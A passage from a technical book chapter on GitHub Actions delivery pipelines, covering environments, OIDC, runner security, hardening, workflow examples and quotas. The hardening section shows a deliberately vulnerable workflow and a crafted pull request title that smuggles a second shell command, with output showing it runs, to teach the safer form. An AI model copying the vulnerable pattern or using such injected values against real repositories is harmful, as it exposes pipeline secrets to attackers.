The tag rules interact with the pipeline principles of the first chapter of this Part. The tag `sha-3f9a1c2` identifies the commit and is never reused; the tags `main`, `1.4` and `latest` are moving pointers. The workflow below disables the automatic `latest` tag (`flavor: latest=false`), tags by SHA and by semantic version, and exposes the image digest as a job output so that later jobs deploy exactly the pushed bytes.

Environments and deployment protection

A GitHub environment is a named deployment target (`staging`, `production`) that carries its own secrets, variables and protection rules. A job that declares `environment: production` is a deployment job. Per docs.github.com (consulted October 2026), a job that references an environment with required reviewers waits for approval and shows a "Waiting" status; if it is not approved within 30 days it fails; and a job cannot access the secrets of an environment until all deployment protection rules pass. Environments can also restrict which branches may deploy to them, and custom protection rules (GitHub Apps that gate deployments through webhooks) exist as a preview feature. Which protection rules are available for private repositories depends on the GitHub plan; the documentation page consulted did not state the plan matrix, so the plan of the account must be checked before the design relies on them.




Figure 3.18. The staging job runs immediately; the production job pauses until the reviewers approve, and the production secrets are released to the job only after that.

This mechanism is how a pipeline becomes continuous delivery in the sense of the first chapter: the artifact is built and deployed to staging automatically, and the production step is a one-click approval. Removing the required reviewers from the `production` environment turns the same workflow into continuous deployment.

Reusable workflows and composite actions

When five repositories need the same build, copying the YAML five times produces five versions that diverge. GitHub offers two reuse mechanisms (per docs.github.com, consulted October 2026). A reusable workflow is a workflow with the trigger `on: workflow_call`, called from a job of another workflow with `jobs.ID.uses`. It owns whole jobs and runners. A composite action is an `action.yml` file with `runs.using: composite` and a list of steps; it is called from a step and runs on the caller's runner.




Figure 3.19. A reusable workflow is called from a job and contains jobs; a composite action is called from a step and contains steps.

Aspect	Reusable workflow	Composite action
Called from	A job (`jobs.ID.uses`)	A step (`steps[*].uses`)
Contains	Complete jobs, with runner choice	Steps only; shares the caller's runner
Inputs and secrets	`on.workflow_call.inputs` and `secrets`; secrets are not passed unless listed or `secrets: inherit`	`inputs` in `action.yml`; no automatic `INPUT_` variables, read through the `inputs` context

Aspect	Reusable workflow	Composite action
Outputs	`on.workflow_call.outputs`, mapped from job outputs	`outputs` in `action.yml`, each with a `value`
Limits	Up to ten levels of nesting; at most 50 unique reusable workflows per top-level caller file	Steps of a composite action need an explicit `shell` for every `run`
Use for	Standard pipelines shared by many repositories	A few steps repeated inside pipelines

Reusable workflow compared with composite action.

Further rules from the documentation: the called workflow can only lower, not raise, the token permissions given by the caller; `env` variables of the caller are not visible in the called workflow and the reverse; and when the calling job sets no `permissions`, the called workflow receives the default token permissions.

OpenID Connect: cloud access without stored keys

A deployment job must authenticate to a cloud account. The traditional method is an access key stored as a repository secret, which is a long-lived credential: it must be rotated, it can be copied, and it works from anywhere. OpenID Connect (OIDC) removes the stored key. For each job GitHub's OIDC provider can issue a signed JSON Web Token (JWT) whose claims identify the repository, the ref, the workflow and the environment. The cloud provider is configured once to trust tokens from GitHub that match given conditions, and it exchanges a valid token for short-lived credentials that expire with the job (per docs.github.com, OpenID Connect, consulted October 2026).




Figure 3.20. The job asks GitHub for a signed token, presents it to the cloud provider, and receives temporary credentials; no long-lived secret is stored in GitHub.

For AWS the setup has three parts (per docs.github.com, configuring OpenID Connect in Amazon Web Services, consulted October 2026). First, GitHub is added to IAM as an identity provider with the URL `https://token.actions.githubusercontent.com` and, when the official `aws-actions/configure-aws-credentials` action is used, the audience `sts.amazonaws.com`. Second, an IAM role is created whose trust policy restricts who may assume it, with conditions on the `sub` claim; the documentation states that at least one condition is required so that untrusted repositories cannot obtain tokens. Third, the workflow requests the token with `permissions: id-token: write` and calls the action with `role-to-assume` and `aws-region`. The documentation also notes that repositories created after 15 July 2026, or repositories that opted in, use a subject format that contains the owner and repository IDs, and that the trust policy must match the format in use. The policy below uses the classic readable format with a placeholder account number (123456789012 is the dummy account ID used in AWS examples) and must be adapted to the subject format of the repository.

trust-policy.json (illustrative configuration, not run) JSON

```
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Principal": {
      "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com"
    },
    "Action": "sts:AssumeRoleWithWebIdentity",
    "Condition": {
      "StringEquals": {
        "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
      },
      "StringLike": {
        "token.actions.githubusercontent.com:sub": "repo:ORG/orders-service:environment:production"
      }
    }
  }
}
```

oidc-job.yml (illustrative configuration, not run) YAML

```
jobs:
  deploy:
    runs-on: ubuntu-latest
    environment: production
    permissions:
      id-token: write
      contents: read
    steps:
      - uses: aws-actions/configure-aws-credentials@v6
        with:
          role-to-assume: arn:aws:iam::123456789012:role/orders-service-deploy
          aws-region: ap-south-1
      - run: aws sts get-caller-identity
```

Because the trust policy names the `production` environment in the `sub` claim, only a job that passed the production protection rules can obtain the role. The AWS side of the pipeline (ECR, ECS) is developed in the Part on running in production.

Self-hosted runners and their security

A self-hosted runner is chosen when a job needs access to an internal network, special hardware, large machines or a fixed cost. The runner application is installed on a machine and registered with a repository, an organisation or an enterprise; jobs select it through labels (`runs-on: [self-hosted, linux, build]`). Limits of the platform (per docs.github.com, usage limits, consulted October 2026): self-hosted jobs may run for up to five days, and queued jobs are cancelled after 24 hours.

sheram




Figure 3.21. The hosted runner is disposable and isolated from internal networks; the self-hosted runner is powerful and persistent, so it must be isolated and kept away from untrusted code.

The central risk is that a workflow is code that executes on the runner. The secure use reference (consulted October 2026) advises against self-hosted runners for public repositories, because anyone can open a pull request that runs code on them, and warns that the risk exists even for private repositories where forks are possible. A persistent runner keeps files and credentials between jobs, so one job can influence the next. The mitigations are ephemeral runners that take one job and are then removed, runner groups that restrict which repositories may use them, minimal network access and credentials, and regular patching.

Hardening: injection, pinning and Dependabot

Expressions are substituted into the script text before the shell parses it. A value that an attacker controls, such as a pull request title, a branch name or an issue body, can therefore inject commands into a `run` step. The secure use reference recommends passing the value through an environment variable, so that the script text is constant. The following experiment reproduces both variants with the shell: the first script is the text after substitution of the expression `${{ github.event.pull_request.title }}` by a title that contains a quote and a command.

injection-example.yml (illustrative configuration, not run) YAML

```yaml
# Vulnerable: the title is pasted into the script text
- run: |
    echo "Title: ${{ github.event.pull_request.title }}"

# Safer: the title is data in an environment variable
- run: |
    echo "Title: $PR_TITLE"
  env:
    PR_TITLE: ${{ github.event.pull_request.title }}
```

The effect of substitution, reproduced with bash (real output) TERMINAL

```
$ TITLE='fix"; echo INJECTED-COMMAND-RAN; echo "'
$ printf 'echo "Title: %s"\n' "$TITLE" > unsafe.sh
$ cat unsafe.sh
echo "Title: fix"; echo INJECTED-COMMAND-RAN; echo ""
$ bash unsafe.sh
Title: fix
INJECTED-COMMAND-RAN

$ echo 'echo "Title: $PR_TITLE"' > safe.sh
$ PR_TITLE="$TITLE" bash safe.sh
Title: fix"; echo INJECTED-COMMAND-RAN; echo "
```

In the first variant the second command runs; in the second variant the whole title is printed as text. A real attacker would replace the `echo` by a command that sends the secrets of the job to a server.

Pinning is the second measure. A tag reference such as `actions/checkout@v7` is trusted as long as the maintainer's repository is not compromised; a full-length commit SHA reference cannot be moved. Pinned references age, so they

are updated automatically by Dependabot, whose `github-actions` ecosystem reads the workflow files and opens pull requests with new versions (per docs.github.com, consulted October 2026; the `maven` and `docker` ecosystem names are from memory and must be verified against the Dependabot options reference).

.github/dependabot.yml (illustrative configuration, not run) YAML

```yaml
version: 2
updates:
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "weekly"
  - package-ecosystem: "maven"
    directory: "/"
    schedule:
      interval: "weekly"
    open-pull-requests-limit: 5
  - package-ecosystem: "docker"
    directory: "/"
    schedule:
      interval: "weekly"
```

3.4.2 Worked example

From merged commit to production approval

The workflow `delivery.yml` completes the pipeline of `orders-service`: on every push to `main` it builds the image, pushes it to GHCR, deploys it to staging, and waits for approval before production. A pull request builds the image without pushing it, which verifies the Dockerfile before merge. It assumes the multi-stage Spring Boot `Dockerfile` described in the Part on containers is in the repository root, and that the environments `staging` and `production` exist (production with required reviewers). The deployment script `scripts/deploy.sh` is a placeholder for the target-specific commands that the Part on running in production develops (Kubernetes, ECS or a virtual machine).

.github/workflows/delivery.yml (illustrative configuration, not run) YAML

```yaml
name: Delivery

on:
  push:
    branches: [main]
    tags: ["v*"]
  pull_request:
    branches: [main]

permissions:
  contents: read

env:
  IMAGE: ghcr.io/${{ github.repository_owner }}/orders-service

jobs:
  image:
    name: Build and push image
    runs-on: ubuntu-latest
    timeout-minutes: 20
    permissions:
      contents: read
      packages: write
    outputs:
      digest: ${{ steps.build.outputs.digest }}
    steps:
      - uses: actions/checkout@v7

      - uses: docker/setup-buildx-action@v4

      - name: Log in to GHCR
        if: ${{ github.event_name != 'pull_request' }}
        uses: docker/login-action@v4
        with:
          registry: ghcr.io
          username: ${{ github.actor }}
          password: ${{ secrets.GITHUB_TOKEN }}
```

sreram

.github/workflows/delivery.yml (illustrative configuration, not run) (continued) YAML

```yaml
      - name: Compute tags and labels
        id: meta
        uses: docker/metadata-action@v6
        with:
          images: ${{ env.IMAGE }}
          flavor: |
            latest=false
          tags: |
            type=ref,event=branch
            type=ref,event=pr
            type=semver,pattern={{version}}
            type=semver,pattern={{major}}.{{minor}}
            type=sha

      - name: Build and push
        id: build
        uses: docker/build-push-action@v7
        with:
          context: .
          push: ${{ github.event_name != 'pull_request' }}
          tags: ${{ steps.meta.outputs.tags }}
          labels: ${{ steps.meta.outputs.labels }}
          cache-from: type=gha
          cache-to: type=gha,mode=max

  staging:
    name: Deploy to staging
    if: ${{ github.event_name == 'push' && github.ref == 'refs/heads/main' }}
    needs: image
    runs-on: ubuntu-latest
    environment: staging
    concurrency:
      group: deploy-staging
      cancel-in-progress: false
    steps:
      - uses: actions/checkout@v7
      - name: Deploy by digest
        run: ./scripts/deploy.sh staging "$IMAGE_REF"
        env:
          IMAGE_REF: ${{ env.IMAGE }}@${{ needs.image.outputs.digest }}
      - name: Smoke test
        run: curl --fail --retry 10 --retry-delay 6 "$STAGING_URL/actuator/health"
        env:
          STAGING_URL: ${{ vars.STAGING_URL }}

  production:
    name: Deploy to production
    needs: [image, staging]
    runs-on: ubuntu-latest
    environment: production
    concurrency:
      group: deploy-production
      cancel-in-progress: false
    steps:
      - uses: actions/checkout@v7
      - name: Deploy by digest
        run: ./scripts/deploy.sh production "$IMAGE_REF"
        env:
          IMAGE_REF: ${{ env.IMAGE }}@${{ needs.image.outputs.digest }}
```

What to notice. The image is addressed by digest in both deployment jobs: `ghcr.io/OWNER/orders-service@sha256:...`. The digest is the output of `build-push-action`, so staging and production receive the bytes that were built, whatever any tag points to later. The `if` on the `staging` job restricts deployment to pushes to `main`, and the `production` job needs `staging`, which means it is skipped when staging fails. The jobs of the `production` environment pause for the reviewers; secrets and variables of that environment are not available to the job before approval. The deployment concurrency groups never cancel in progress, because an interrupted deployment may leave an environment half updated. The `vars.STAGING_URL` value is a configuration variable defined on the `staging` environment. GHCR requires a lowercase image name; if the owner of the repository contains uppercase letters, `IMAGE` must be written in lowercase explicitly (this requirement is from memory and was not found on the GHCR page consulted).

sreeram

The remaining workflows

The shared Java build is a reusable workflow, and the tag-triggered release and the nightly job use it.

.github/workflows/java-ci.yml (illustrative configuration, not run) YAML

```yaml
name: Reusable Java CI

on:
  workflow_call:
    inputs:
      java-version:
        description: JDK major version
        type: string
        default: "21"
      maven-goals:
        type: string
        default: verify
    outputs:
      result:
        description: Outcome of the build job
        value: ${{ jobs.build.outputs.result }}

permissions:
  contents: read

jobs:
  build:
    runs-on: ubuntu-latest
    timeout-minutes: 20
    outputs:
      result: ${{ steps.done.outputs.result }}
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-java@v6
        with:
          distribution: temurin
          java-version: ${{ inputs.java-version }}
          cache: maven
      - run: ./mvnw --batch-mode --no-transfer-progress $MAVEN_GOALS
        env:
          MAVEN_GOALS: ${{ inputs.maven-goals }}
      - id: done
        run: echo "result=passed" >> "$GITHUB_OUTPUT"
```

.github/workflows/release.yml (illustrative configuration, not run) YAML

```yaml
name: Release

on:
  push:
    tags: ["v*"]

permissions:
  contents: read

jobs:
  verify:
    uses: ./.github/workflows/java-ci.yml
    with:
      java-version: "21"

  github-release:
    needs: verify
    runs-on: ubuntu-latest
    permissions:
      contents: write
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-java@v6
        with:
          distribution: temurin
          java-version: "21"
          cache: maven
      - name: Package without re-running tests (verify job passed)
        run: ./mvnw --batch-mode --no-transfer-progress -DskipTests package
      - name: Create the GitHub release
```

sreeram

.github/workflows/release.yml (illustrative configuration, not run) (continued) YAML

```yaml
        run: >-
          gh release create "$GITHUB_REF_NAME" target/orders-service-*.jar
          --title "$GITHUB_REF_NAME" --generate-notes
        env:
          GH_TOKEN: ${{ github.token }}
```




Figure 3.22. The tag is the trigger and the identity of the release: the workflow verifies exactly that commit, the image workflow tags the image with the version, and the release records the notes.

The image for the tag is built by `delivery.yml`, whose `push` trigger includes `tags: ["v*"]`; the `type=semver` rules of the metadata action then yield `1.4.0` and `1.4`. The release workflow publishes the jar and generated release notes (`--generate-notes` of `gh release create`).

.github/workflows/nightly.yml (illustrative configuration, not run) YAML

```yaml
name: Nightly

on:
  schedule:
    - cron: "30 20 * * *"
  workflow_dispatch:

jobs:
  full-verify:
    uses: ./.github/workflows/java-ci.yml
    with:
      maven-goals: verify -Pslow-tests
```

The cron expression `30 20 * * *` is 20:30 UTC, which is 02:00 in India Standard Time (UTC+05:30). A scheduled workflow runs from the default branch, and a repository where nothing happens for a long time may have scheduled workflows disabled by GitHub (the 60-day rule for public repositories is from memory; verify in the events documentation). The nightly job is the place for tests that are too slow for each push (the profile `slow-tests` is a placeholder defined in the POM).

Checking all workflows and reading the structure

The script of the preceding chapter, extended to loop over `.github/workflows/*.yml` and to read the trigger as `doc.get("on", doc.get(True))` (the YAML 1.1 quirk described there), parses every file and lists triggers, jobs, `needs`, `environment` and `uses`. It was run on the workflow files of this chapter and of the preceding one (real output); `ci.yml` is the file from the preceding chapter, and `nightly.yml` is the small caller shown above.

Parsing every workflow file (real output) TERMINAL

```
$ python3 -I check_all.py
.github/workflows/ci.yml: triggers=['push', 'pull_request', 'workflow_dispatch']
   job build        needs=None             environment=None uses=None
   job summary      needs=build            environment=None uses=None
.github/workflows/delivery.yml: triggers=['push', 'pull_request']
   job image        needs=None             environment=None uses=None
   job staging      needs=image            environment=staging uses=None
```

Parsing every workflow file (real output) (continued) TERMINAL

```
   job production   needs=['image', 'staging'] environment=production uses=None
.github/workflows/java-ci.yml: triggers=['workflow_call']
   job build        needs=None              environment=None uses=None
.github/workflows/nightly.yml: triggers=['schedule', 'workflow_dispatch']
   job full-verify  needs=None              environment=None uses=./.github/workflows/java-ci.yml
.github/workflows/release.yml: triggers=['push']
   job verify       needs=None              environment=None uses=./.github/workflows/java-ci.yml
   job github-release needs=verify            environment=None uses=None
```

Status badges

A workflow badge in the `README.md` uses the URL `https://github.com/OWNER/REPOSITORY/actions/workflows/WORKFLOW-FILE/badge.svg`, optionally with `?branch=BRANCH` or `?event=push` (per docs.github.com, consulted October 2026). Badges of private repositories cannot be displayed on external sites.

Cost, limits and quotas

Standard GitHub-hosted runners are free for public repositories, and self-hosted runners incur no GitHub charge. Private repositories receive an allowance of minutes per month by plan, and further use is billed per minute. The figures below are from the billing documentation (docs.github.com, consulted October 2026); prices and allowances change, so the page must be read again before a budget is made.

Plan	Minutes per month	Artifact storage	Cache storage per repository
GitHub Free	2,000	500 MB	10 GB
GitHub Pro	3,000	1 GB	10 GB
GitHub Team	3,000	2 GB	10 GB
GitHub Enterprise Cloud	50,000	50 GB	10 GB

Included allowances for private repositories (per docs.github.com, consulted October 2026).

The page lists per-minute rates by runner type, among them Linux 2-core x64 at 0.006 US dollars and Windows 2-core at 0.010 US dollars; the macOS rate is several times the Linux rate. The page does not state how partial minutes are counted; the commonly stated rule that each job is rounded up to a whole minute is from memory and must be verified. The following arithmetic uses an assumed workload and only shows the method.

Minutes, minutes over the allowance, and cost in US dollars (assumed workload) TERMINAL

```
$ python3 -c "m=3*40*22; o=m-2000; print(m, o, round(o*0.006, 2))"
2640 640 3.84
```

The assumed workload is a 3-minute pipeline, 40 runs per working day and 22 working days, on a private repository with the Free plan. Cancelling superseded runs, caching, and path filters on push triggers reduce the minutes directly.

Limit	Value
Job on a GitHub-hosted runner	Up to 6 hours; `timeout-minutes` defaults to 360
Workflow run, including waiting for approval	Up to 35 days; an approval wait is capped at 30 days
Matrix	At most 256 jobs per run
Concurrent jobs (GitHub-hosted, standard)	Free 20, Pro 40, Team 60, Enterprise 500
Workflow file size	500 KB
Caches	10 GB per repository by default; unused entries evicted after 7 days
Artifacts and logs	Default retention 90 days, adjustable (1 to 90 days for public and 1 to 400 days for private repositories)
`GITHUB_TOKEN` API rate	1,000 requests per hour per repository

Platform limits that shape pipeline design (per docs.github.com, consulted October 2026).

Debugging failed workflows

A failed run is read from the top: the first red step, then the lines immediately above its error. The annotations at the top of the run summary list errors and warnings with file and line when tools emit them. The following techniques are used in order.

1. Read the log of the failed step, and for a long log search for `Error`, `FAILED` and `Caused by`. With the GitHub CLI, `gh run view RUN_ID --log-failed` prints only the logs of failed steps.
2. Re-run only the failed jobs (`gh run rerun RUN_ID --failed`, or the button in the run page). A job that passes on re-run without a code change points to flakiness, not to a pipeline defect.
3. Enable debug logging. Setting the secret or variable `ACTIONS_STEP_DEBUG` to `true` adds debug events to the step logs, and `ACTIONS_RUNNER_DEBUG` to `true` adds the runner and worker diagnostic logs to the downloadable log archive (per docs.github.com, enabling debug logging, consulted October 2026). Debug logs are verbose and must not be left on in repositories whose secrets could appear in them.
4. Print context, not secrets: `toJSON(github.event)` shows the event payload, but the whole `github` context contains the token and must not be printed. The workflow commands `::group::` and `::endgroup::` fold output, and `::error file=pom.xml,line=10::Message` creates an annotation.
5. Reproduce locally. The tool `act` (github.com/nektos/act) runs workflows on a developer machine in Docker containers, which shortens the edit-and-push loop for workflow syntax. Per its README (consulted October 2026) it reads `.github/workflows/`, derives the job order from dependencies and runs each job in a container, with environment variables and file system layout configured to match GitHub's runners. It is not GitHub: the images are not identical to the hosted runner images, and features that depend on the GitHub service (OIDC token issue, environments with approvals, the real `GITHUB_TOKEN`, caching and artifact services) are unavailable or approximated; the README directs the reader to its user guide for the details, which were not consulted. A workflow that passes under `act` is a plausible candidate, and not evidence that it passes on GitHub. `act` was not available on the build machine and was not run.

3.4.3 Hands-on

1. Add the matrix example to a repository and observe three jobs with the names `JDK 17`, `JDK 21` and `JDK 25`. Introduce a failure that affects only JDK 17 (for example a call to a method that exists only in Java 21) and observe that the other jobs still finish because of `fail-fast: false`.
2. Open the run page of a CI run, find the step "Post Set up JDK" (the cache save) and read its log. Run the workflow again without changing `pom.xml` and compare the duration of the Maven step: the second run restores the cache from the first.
3. Create the environments `staging` and `production` in the repository settings, add yourself as a required reviewer for `production`, and push `delivery.yml`. Observe the "Waiting" status of the production job and approve it. Read the deployment history in the repository.
4. Push a tag: `git tag -a v0.1.0 -m "first release" && git push origin v0.1.0`. Observe that `release.yml` and `delivery.yml` both start, and that the image receives the tags `0.1.0`, `0.1` and `sha-...`.

3.4.4 Real-world problems and solutions

Problem: the cache is never restored

Scenario. A workflow uses `actions/cache` for `~/.m2/repository`. Every run downloads all dependencies and takes four minutes in Maven.

Symptoms. The restore step prints "Cache not found for input keys", every time. The post step saves a new cache every time, or does not save one.

Diagnosis. The key is printed in the restore step log. A key such as `maven-${{ github.run_id }}` is different for every run and never matches. A key whose `hashFiles` pattern matches no file (for example `hashFiles('pom.xml')` in a repository where the POM is in a subdirectory) evaluates the function to an empty string, so the key is the same for every dependency change and the first saved cache is never refreshed. For a pull request run, the restore rules are checked: its own cache is scoped to the merge ref, and it can restore caches of the base and default branches only.

Root cause. In the typical case the key contains something that changes per run, or the first successful run on the default branch has never populated the cache that pull requests restore from. Another cause is a cache that was evicted: entries not accessed for seven days are removed, and the total limit of 10 GB evicts the least recently used first.

Fix. Use a key built from the hash of the dependency definition (`${{ runner.os }}-maven-${{ hashFiles('**/pom.xml') }}`) and a `restore-keys` prefix. Run the workflow on `main` so that the default branch holds a cache that pull requests can restore. Check the cache list of the repository (Actions, Caches) for the stored keys and sizes. For Maven the simplest correct configuration is `cache: maven` in `actions/setup-java`, which derives the key from the POM files.

